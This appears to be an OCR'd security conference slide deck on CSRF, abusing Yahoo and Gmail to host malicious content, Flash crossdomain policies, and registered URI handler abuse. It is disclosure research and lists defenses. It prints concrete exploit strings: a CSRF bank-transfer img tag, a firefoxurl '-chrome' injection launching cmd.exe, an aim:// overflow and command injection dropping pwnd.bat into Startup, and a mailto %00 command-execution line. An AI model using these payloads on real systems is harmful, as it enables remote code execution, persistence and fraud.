Biting the Hand that Feeds You

Storing and Serving Malicious Content from Popular Web Servers

Billy K Rios (BK) and Nate McFeters

Agenda

Domain Names and Trust

- Who do you Trust?
- Biting the Hand - Yahoo
- Biting the Hand - Gmail
- Flash Based Attacks
- URI Use and Abuse
- Questions / Conclusions

Who do you Trust?

Domain Names and Trust

- **Browser Restrictions**
- **SSL Certificates**
- **Phishing Filters**
- **Human Trust**

Cross Site Request Forgery

Classic Example of CSRF

- **The attacker (Billy) decides to transfer $1 to his friends (Nate) checking account using www.BigCreditUnion.com.**

```
GET /transfer.do?toacct=NATE&amount=1    HTTP/1.1
... ... ... ...
Cookie: MYCOOKIE=AWSWADJ1LE3UQHJ3AJUAJ5Q5U
Host: www.BigCreditUnion.com
```

Cross Site Request Forgery

CSRF Classic Example

- **The web application does a great job of tying the users' session to the appropriate account and subtracts the $1 from Billy's account and adds $1 to Nate's account.**

<img src=
"http://BigCreditUnion.com/transfer.do?toacct=BILLY&amount=10000"
width="1" height="1" border="0">

Cross Site Request Forgery

Classic CSRF with a Twist

- **Forcing the user's browser to establish an authenticated session with the target server.**

Nasty JavaScript CODE

```
var usernameList = new Array("administrator","admin","whatsupgold");
var passwordList = new Array("administrator","admin","password");
```

Cross Site Request Forgery

Classic CSRF with a Twist

DEMO

Web Mail Features

- **Storage Space**
- **Anonymity**
- **Speed**
- **Trust**

Biting the Hand That Feeds You

Yahoo

- **Yahoo Sign up Process**
- **Yahoo Protection Measures**
- **Storing Content on Yahoo**
- **Serving Content on Yahoo**

Biting the Hand That Feeds You

Hi There!

We'll get you set up on Yahoo! in three easy steps! Just answer a few simple questions, select an ID and password, and you'll be all set.

I prefer content frc

1. Tell us about yourself...

My Name: First Name | Last Name

Gender: - Select One -

Birthday: - Select Month - | Day | Year

I live in: United States

Postal Code:

2. Select an ID and password

Yahoo! ID and Email: @yahoo.com


Password: Password Strength

Biting the Hand That Feeds You


Biting the Hand That Feeds You

Biting the Hand That Feeds You

Biting the Hand That Feeds You



Biting the Hand That Feeds You



Biting the Hand That Feeds You


Yahoo DEMO

Biting the Hand That Feeds You

Gmail

- **Gmail Sign up Process**
- **Gmail Protection Measures**
- **Storing Content on Gmail**
- **Serving Content on Gmail**

Biting the Hand That Feeds You




Biting the Hand That Feeds You

Biting the Hand That Feeds You

Biting the Hand That Feeds You

Biting the Hand That Feeds You



Biting the Hand That Feeds You

Gmail DEMO

Other Avenues of Abuse

Let me count the ways….

- **Malware?**
- **Warez?**
- **File Sharing?**
- **Covert Channels?**

- **Full Blown File Sharing Applications?!?**

Biting the Hand That Feeds You

Flash

- **Flash Crossdomain Restrictions**
- **Crossdomain.xml**
- **loadPolicyFile()**

Biting the Hand That Feeds You

Crossdomain.xml

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy
  SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```


Biting the Hand That Feeds You

loadPolicyFile()

System.security.loadPolicyFile()
The policy file allows administrators with write access to a portion of a website to grant an application read access to that portion... By default, this file is located in the root directory of the target server.

... This API was introduced in Flash Player 7 (7.0.19.0) to allow the website to specify a nondefault location for the policy file. This mechanism is used by the Flash application to indicate to Flash Player where to look for a policy file ...

Biting the Hand That Feeds You



Biting the Hand That Feeds You

```
.loadPolicyFile("http://mail.google.com/mail/?ik=2ef1a96b23&attid=0.1&
```

http://mail.google.com/mail? - serves the file as well!?!

Defenses

Slowing and Stopping These Attacks

- **Switching Domains (correctly!)**
- **CSRF Protections for File Download**
- **CSRF Protection for Web based Authentication**
- **Avoid Pwnership**
- **Rethinking WEBMAIL!**

URI Use and Abuse??

Registered URI Handler Abuse

- What is all this URI Use and Abuse stuff?
- What's registered on my machine?
- What's vulnerable (so far…)?
- Who's fault is it??

What is all this URI Use and Abuse stuff?


URIs

- **Are registered on your machine by any developer who so chooses. We know the common ones http://, ftp://, etc., what else is there? How bout aim://, firefoxurl://, picasa://, etc.?**
- **URIs are attached to back-end applications thru the Window Registry and are typically run as shell commands.**
- **Registered URIs can be accessed thru XSS exposures, and thus XSS exposures can interact with commands passed to your operating system**
- **HOLY SHIT.**

What's Registered on MY Machine?

DUH (Dump URL Handlers) Tool

- **Shouts to Erik Cabetas for the help on this tool.**
- **Discovered that URIs are registered and attached to programs in the windows registry. DUH enumerates those.**



What's Vulnerable (So Far…)?

Cross-Browser Scripting

- **IE Pwns Firefox and NN 9 thru the "firefoxurl" and "navigatorurl" handlers**
  - **IE or Firefox/NN 9 (depends on which side of the political struggle you're on) do not properly sanitize double quotes passed during the call to the firefox.exe/navigator.exe, so it is possible to inject another command line argument**
  - **Injecting the "-chrome" argument allows us to run arbitrary commands**

What's Vulnerable (So Far…)?

Cross-Browser Scripting

firefoxurl:test"%20-chrome%20"javascript:C=Components.classes;I=Components.interfaces;file=C['@mozilla.org/file/local;1'].createInstance(I.nsILocalFile);file.initWithPath('C:'+String.fromCharCode(92)+String.fromCharCode(92)+'Windows'+String.fromCharCode(92)+String.fromCharCode(92)+'System32'+String.fromCharCode(92)+String.fromCharCode(92)+'cmd.exe');process=C['@mozilla.org/process/util;1'].createInstance(I.nsIProcess);process.init(file);process.run(true%252c{}%252c0);alert(process)

What's Vulnerable (So Far…)?

Cross-Application Scripting


- **IE Pwns Trillian thru the "aim" url handler**
  - **Stack Overlflow: aim://#1111111/1111…1**
  - **Command Injection allows arbitrary content to be written to arbitrary location thru "ini" parameter.**


Cross-Application Scripting Demo – Stack Overflow

**aim:///#1111111/11111111111111111111111111111111111
11111111111111111111111111222222222222222222222222
22222222222222222222222222222222222222222222222222
22222222222222222222222222222222222222222222222222
22222222222222222222222222222222222222222222222222
2222222226666666AAAABBBB66666666666666666666666666
66666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666
666666666666666666**

Cross-Application Scripting Demo 2 – Command Injection

aim: &c:\windows\system32\calc.exe" ini= "C:\Documents and Settings\All Users\Start Menu\Programs \Startup\pwnd.bat"






What's Vulnerable (So Far…)?

Remote Command Execution in FF, NN 9, Mozilla and other Gecko-based browsers

- **"The behavior seems to be that if there's a %00 in the URL for these schemes then the URL Protocol handler is not called, instead the FileType handler is called based on the extension of the full url." – From Mozilla Security Blog**
- **WHATEVA - DEMO**

Remote Command Exec. Demo

mailto:%00%00../../../../../windows/system32/cmd".exe ../../../../../windows/system32/calc.exe " - " blah.bat



Who's Fault Is It?

Blame Game

- **Feels like there should be first, second, and third degree felonies for this depending on who you are.**
- **Rios and I stand by that all are at fault, the browsers for not sanitizing the data and the application developers who registered the URIs in the first place.**

What's Next?

Functionality Attacks

- **irc://, picasa://, xmpp://, etc.**
- ***Nix?**

Questions?

Any Questions? Catch us at xs-sniper.com.